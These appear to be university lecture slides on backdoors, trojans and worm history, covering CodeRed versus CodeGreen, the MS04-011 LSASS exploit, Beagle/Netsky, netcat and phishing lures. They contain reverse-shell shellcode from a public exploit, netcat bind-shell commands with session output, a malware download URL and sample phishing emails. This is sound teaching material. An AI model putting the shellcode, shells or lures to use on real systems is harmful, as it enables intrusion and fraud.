Backdoors & Trojan Horses

CI301

André Grégio

DInf/UFPR

Invasion of Body Snatchers...

http://www.imdb.com/title/tt0077745/

... or When Worms became Mules...

Interaction

- Intentional or accidental.
- Cooperation:
  - W32/CTX was a 1999 virus released on a worm called W32/Cholera.
  - The worm acted as a "dropper" of the virus.

    `http://www.symantec.com/security_response/writeup.jsp?docid=2000-121515-5132-99`
- Competition:
  - CodeRed vs. CodeGreen:

    . **CodeGreen** used the same IIS vulnerability exploited by **CodeRed**.

    . **CodeGreen** removed:

    → **CodeRed** infection;

    → backdoors of **CodeRed** variants;


    → the vulnerability (patching it).

CodeGreen's Malformed HTTP Request

```
GET /default.ida?Code_Green_<I_like_the_colour-_-><AntiCodeRed-
CodeRedIII-IDQ_Patcher>_V1.0_beta_written_by_'Der_HexXer'-
Wuerzburg_Germany-_is_dedicated_to_my_sisterli_'Doro'.
Save_Whale_and_visit_<http://www.buhaboard.de>_and_http://www.buha-security.de
```

Source: http://www.informit.com/articles/article.aspx?p=366891&seqNum=8

Example of Accidental Interaction



Source: Peter Szor, The Art of Computer Virus, Symantec Press, 2005.

Worms!

Source: http://dudekpro.deviantart.com/art/Worms-Clan-Wars-Icon-514175665

Spring 2004...

MS Security Bulletin 04-011 - Critical

- Update for Windows 98, NT 4.0, 2000, XP, Server 2003.
- **Impact of vulnerability:** Remote Code Execution.
- Attacks LSASS (Local Security Authority Subsystem Service):
  - mgmt interface for local sec., domain auth., and AD processes;
  - handles auth. for both cli and srv.
- **Cause:** buffer overrun.
- **Exploit:** specially crafted message.
- **Consequences:** affected system executes code.
- Vulnerable ports: 135, 139,445, 593 (TCP).

Source: `https://technet.microsoft.com/en-us/library/security/ms04-011.aspx`

Spring 2004...

MS Security Bulletin 04-011 - Critical

- **Cause:** lack of input validaton (message processing).
- **Exploit:** specially crafted LDAP (Lightweight Directory Access Protocol) message for LSASS on Domain Controllers.
- **Consequences:** LSASS stops responding; OS restarts.
- Vulnerable ports: 389, 636, 3268, 3269 (TCP).

Source: `https://technet.microsoft.com/en-us/library/security/ms04-011.aspx`

MS04-011

Vulnerability Identifiers	Impact of Vulnerability	Windows 98, 98 SE, ME	Windows NT 4.0	Windows 2000	Windows XP	Windows Server 2003
LSASS Vulnerability - CAN-2003-0533	Remote Code Execution	None	None	Critical	Critical	Low
LDAP Vulnerability - CAN-2003-0663	Denial Of Service	None	None	Important	None	None
PCT Vulnerability - CAN-2003-0719	Remote Code Execution	None	Critical	Critical	Important	Low
Winlogon Vulnerability - CAN-2003-0806	Remote Code Execution	None	Moderate	Moderate	Moderate	None
Metafile Vulnerability - CAN-2003-0906	Remote Code Execution	None	Critical	Critical	Critical	None
Help and Support Center Vulnerability - CAN-2003-0907	Remote Code Execution	None	None	None	Critical	Critical
Utility Manager Vulnerability - CAN-2003-0908	Privilege Elevation	None	None	Important	None	None
Windows Management Vulnerability - CAN-2003-0909	Privilege Elevation	None	None	None	Important	None
Local Descriptor Table Vulnerability - CAN-2003-0910	Privilege Elevation	None	Important	Important	None	None
H.323 Vulnerability* - CAN-2004-0117	Remote Code Execution	Not Critical	None	Important	Important	Important
Virtual DOS Machine Vulnerability - CAN-2004-0118	Privilege Elevation	None	Important	Important	None	None
Negotiate SSP Vulnerability - CAN-2004-0119	Remote Code Execution	None	None	Critical	Critical	Critical
SSL Vulnerability - CAN-2004-0120	Denial Of Service	None	None	Important	Important	Important
ASN.1 "Double Free" Vulnerability - CAN-2004-0123	Remote Code Execution	Not Critical	Critical	Critical	Critical	Critical
Aggregate Severity of All Vulnerabilities		**Not Critical**	**Critical**	**Critical**	**Critical**	**Critical**

MS04-011

Vulnerability Details

LSASS Vulnerability - CAN-2003-0533:
A buffer overrun vulnerability exists in LSASS that could allow remote code execution on an affected system. An attacker who successfully exploited this vulnerability could take complete control of the affected system.

Source: `https://docs.microsoft.com/en-us/security-updates/securitybulletins/2004/ms04-011`

MS04-011

Mitigating Factors for LSASS Vulnerability - CAN-2003-0533

- Only Windows 2000 and Windows XP can be remotely attacked by an anonymous user. While Windows Server 2003 and Windows XP 64-Bit Edition Version 2003 contain the vulnerability, only a local administrator could exploit it.
- ...
- Firewall best practices and standard default firewall configurations can help protect networks from attacks that originate outside the enterprise perimeter. *Best practices recommend that systems that are connected to the Internet have a minimal number of ports exposed*.

MS04-011

Workarounds for LSASS Vulnerability

- Use a personal firewall such as the Internet Connection Firewall, which is included with Windows XP and Windows Server 2003.
- Block the following at the firewall:
  - UDP ports 135, 137, 138, and 445, and TCP ports 135, 139, 445, and 593
  - All unsolicited inbound traffic on ports greater than 1024
  - Any other specifically configured RPC port

MS04-011

How to exploit?

- Compile PoC from [1].
- Usage: `exploit.exe <Target> <Victim> <Bindport> [options]`
  `Target` OS: 0 - Win XP PRo; 1 - W2K Pro; ...
- Works on XP before SP2.
- Attacker may then use **netcat** to connect back.
- Detailed info: `ms04011.c` (Let's see it!).

[1] `http://downloads.securityfocus.com/vulnerabilities/exploits/HOD-ms04011-lsasrv-expl.c`

MS04-011: Code Excerpts

```
// reverse shellcode
unsigned char reverseshell[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";
```

MS04-011: Code Excerpts

```
struct targets {

        int             num;
        char            name[50];
        long            jmpaddr;

} ttarget[]= {

        { 0, "WinXP Professional    [universal] lsass.exe ",    0x01004600 }, // jmp esp addr
        { 1, "Win2k Professional    [universal] netrap.dll",    0x7515123c }, // jmp ebx addr
        { 2, "Win2k Advanced Server [SP4]       netrap.dll",    0x751c123c }, // jmp ebx addr
        //{ 3, "reboot",                                                     0xffffffff }, // crash
        { NULL }

};
```

MS04-011: Code Excerpts

```
0:   eb 10          jmp    0x12
2:   5b             pop    ebx
3:   4b             dec    ebx
4:   33 c9          xor    ecx,ecx
6:   66 b9 25 01    mov    cx,0x125
```

Decoded results

CreateProcessA
ExitThread
LoadLibraryA
WaitForSingleObject


Source: `https://defuse.ca/online-x86-assembler.htm#disassembly2`

MS04-011: Exploit Results

Source:

https://pen-testing.sans.org/resources/papers/gcih/exploiting-lsass-buffer-overflow-106640

MS04-011: Exploit Results



Source:`https://pen-testing.sans.org/resources/papers/gcih/exploiting-lsass-buffer-overflow-106640`

The Rise of Mutants

- The Beagle (a.k.a. "Bagle") was a 2004 mass mailer.
- Beagle.A targeted any email addr. found on the local machine.
  It opened a backdoor on TCP port 6777.
- Beagle.B opened a backdoor on TCP port 8866 with remote update and control functions;
  generated a random ID value for each victim and sent it (HTTP GET) ⇒ Catalog of infected machines.
- Beagle.C, Beagle.D, Beagle.E ...
- Beagle.F disabled autoupdate; opened TCP port 2745;
  exfiltrated data to owned servers;
  harvest/mass email by itself.

Source: `http://www-personal.umich.edu/~rsc/Resources/Beagle_Lessons_1.pdf`

The Rise of Mutants




Figure 1: Beagle mass mailer propagation scheme.

```
From: [spoofed address selected from infected machine]
Subject: Hi! :-)
I love to dance, read poetry, make people laugh, and hug as many people
a day as i can.
password for archive: [5-digit password]

Attachment: Sara.zip
```

Figure 2: Sample Beagle.F message.

Source: `http://www-personal.umich.edu/~rsc/Resources/Beagle_Lessons_1.pdf`

The Rise of Mutants

- Beagle.M: polymorphic; removal of Netsky; pwd as figure.
- Beagle.N–Z and more...




Figure 4: Beagle.M infection components.

Source: `http://www-personal.umich.edu/~rsc/Resources/Beagle_Lessons_1.pdf`

Worms War

Beagle vs. Netsky

- **Beagle variant to Netsky:** "*Wanna start a war?*".
- Netsky.d variant removed Beagle executable on infected PCs.
- **Netsky replied:** "*Bagel - you are a loser*"
- These 2 (and MyDoom) mass-mailers accounted for > infections in 2mo. than all 2003 malware...

Source: `http://www.accountingweb.co.uk/topic/business/net-users-caught-worm-war-crossfire`

Worms War

Sven Jaschan (malware developer)

- Author of Netsky and Sasser.
- Sophos credited to him 70% of infections detected on 1s2004.
- 17 years old then.
- At 19, convicted to 1yr., 9mo. probation.
- 30 hours community service at German hospital.
- no fines.

(Source: http://totallytop10.com/wp-content/uploads/2010/08/jaschan.jpg)

Lebreat vs. Sasser

Worm's message

Netsky(SkyShit),Beagle or Bagle,Mydoom and Sasser bye bye bitchs. It will be my game cuz the fbi or police are not searching for me to arrest me like ya sasser looooooooooooooooooooooooooooool (next variants will use a better engine to send thousands of copies to users.) :P

Source: https://www.sophos.com/en-us/press-office/press-releases/2005/07/va_lebreatd.aspx

W32/Lebreat-D

Details

Lebreat is a **mass-mailing worm** and **backdoor Trojan** (for Windows).

https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/W32~Lebreat-D/detailed-analysis.aspx

Backdoors

Definition

A backdoor is a program that allows attackers to bypass normal security controls on a system, gaining access on the attacker's own terms.

Source: Skoudis, E., Zeltser, L. Malware: Fighting Malicious Code. Prentice Hall, 2004.

Backdoor vs. Trojan

Do not mix the terms!

- **Backdoors:** simply give access to a compromised system.
- **Trojan horses:** pretend to be a legitimate/useful program or resource.

Backdoor Access

Types of access

- *Local escalation of privilege*: change level to root/admin.
- *Remote execution of individual commands*: send one command, the BD runs it and returns the output to the attacker.
- *Remote command-line access*: remote, fully-powered shell.
- *Remote control of the GUI*: mouse movements, keystrokes, watch victim's actions through the network.

The Networking Swiss Army Knife

netcat

- Make connections between programs and the network.
- Connects STDIN/STDOUT to any TCP/UDP port.
- Listen mode waits for network data:
  - `nc -l -p 1337 -e /bin/bash`
- Client mode initiates a connection accross the network:
  - `nc <BACKDOOR_IP> 1337`

Netcat Example [I]

Victim side

```
netcat -l -p 12345 -e /bin/bash
```

Attacker

```
nc 0.0.0.0 12345
nc: using stream socket
w
11:08:17 up XX days, 11:00, 2 users, load average: 0.03, 0.05, 0.05
USER TTY LOGIN@ IDLE JCPU PCPU WHAT
gregio pts/3 11:04 17.00s 0.04s 0.01s w
gregio pts/4 11:07 1.00s 0.02s 0.00s nc 0.0.0.0 12345
```

Netcat Example [II]

Attacker: Reconnaissance

nmap -A -T4 192.168.56.101

Starting Nmap 6.46 (http://nmap.org) at 2014-09-29 13:13 BRT
Nmap scan report for 192.168.56.101
Host is up (0.00031s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
2222/tcp open EtherNet/IP-1?

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds

Netcat Example [III]

Attacker: Shell Listener@Victim

nc 192.168.56.101 2222

ls

Honeyd-master
master.zip

w

11:54:29 up 22 min, 1 user, load average: 0.00, 0.01, 0.01
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
honeyd tty1 11:47 13.00s 0.39s 0.00s w

pwd

/home/honeyd

Other Examples

- Cryptcat:
  - Netcat + Cryptography (encrypted traffic!)
  - `http://cryptcat.sourceforge.net`
- TightVNC (Remote Desktop Control):
  - GUI + client/server architecture
  - `http://www.tightvnc.com`

Backdoor Defenses

- Hardening;
- Periodic updates/patch application;
- Looking for local port listeners;
- Firewall deployment and policy (block input).

Trojan

Definition

A Trojan Horse is a program that appears to have some useful or benign purpose, but really masks some hidden malicious functionality.

Source: Skoudis, E., Zeltser, L. Malware: Fighting Malicious Code. Prentice Hall, 2004.

Trojans [I]

Goals

- Deceiving users into installing the Trojan:
  - the unsuspecting user become an access vector for the Trojan on the system.
- Being disguised with normal programs on the compromised system:
  - Trojans' camouflage intends to turn users/admins unaware of their presence.

Trojan Propagation [I]

- Old reliable techniques still working (same as 15-20 years ago).

Social Engineering

- Violation of trust ⇒ most effective method for malware spread!
- Involves crafting a story delivered to a victim, waiting for her to perform some steps that cause an infection.
- The story should be "believable", but in most cases it is not:
  - bad plot, grammar, figures, motivation...
  - even so, it works!

Trojan Propagation [II]

File Execution

- Most straightforward method for malware infection:
  - used together with social engineering (e-mail attachments or links).
- File may be renamed to deceive the user:
  - `Interesting.jpg .exe`
  - `iexplore.exe`, `services.exe`, `smss.exe` etc.
- Malicious code may be embedded/encapsulated:
  - .FLV (Flash), .DOC, .XLS, .PPT, .PDF, .VBS, .JS, .BAT, .CPL (Control Panel) etc.

Examples [I]

Tribunal Superior Eleitoral
To: [redacted]
Protocolo de Cancelamento

Esta mensagem refere-se ao Tribunal Regional Eleitoral; (TRE)
==========
Bem-vindo(a) ao TRIBUNAL REGIONAL ELEITORAL
Praça dos Tribunais Superiores – Bloco C
CEP: 70.096–000 – Brasília/DF – (61) 3316.3000
Fax: (61) 3322.0603/0639/0941/0642

Brasília, 25 de Setembro de 2014.

Informamos que seu título eleitoral teve um **cancelamento provisório**.
O motivo do cancelamento foi uma irregularidade em seu Cadastro de Pessoa Física (CPF).

Para saber mais detalhes sobre sua pendência, e quais providências tomar, leia o regulamento acessando o link abaixo:

Em Anexo, segue o documento: TRE_PROTDOC25092014.pdf

(*) Este e-mail foi enviado mediante a solicitação, Tribunal Regional Eleitoral (TRE).
Favor não responder. Em caso de dúvidas, entre em contato com info@tre-jus.br
==========

What? [I]

After accessing the link:

- `www.key2web.be/ursib/xmlrpc/includes/framw/`
- Downloaded "TRE_PROTDOC29092014.com"
- File type:
  `PE32 executable for MS Windows (GUI) Intel 80386 32-bit`
- VirusTotal:
  - 2014-09-29 $\Rightarrow$ Detection rate $= 4/53$
  - 2014-10-02 $\Rightarrow$ Detection rate $= 23/55$

Examples [II]

Comprovante de Deposito
To: [redacted]
Adriano Rabelo

TED - Transferência Eletrônica Disponível

Arquivo(s) em Anexo(s) : ComprovanteTED22-04-2014.rar (236 KB)


Desculpe a demora mais só agora consegui realizar a transferência, segue na mensagem em anexo o comprovante de transferência. Qualquer dúvida estou a disposição.

Atenciosamente.

Adriano Rabelo

What? [II]

http://goo.gl/l37TAa – this goo.gl shortlink has been disabled. It was found to be violating our Terms of Service. Click here and here for more information about our terms and policies respectively.



Examples [III]

Itaú

30 horas

Prezado(a) Cliente: Cliente

Lembramos você que em nosso sistema ainda não consta a Sincronização de seu **iToken/ Tabela de segurança**.

O seu prazo para sincronização foi prorrogado e deverá ser efetuado até o dia **29/09/2014**.

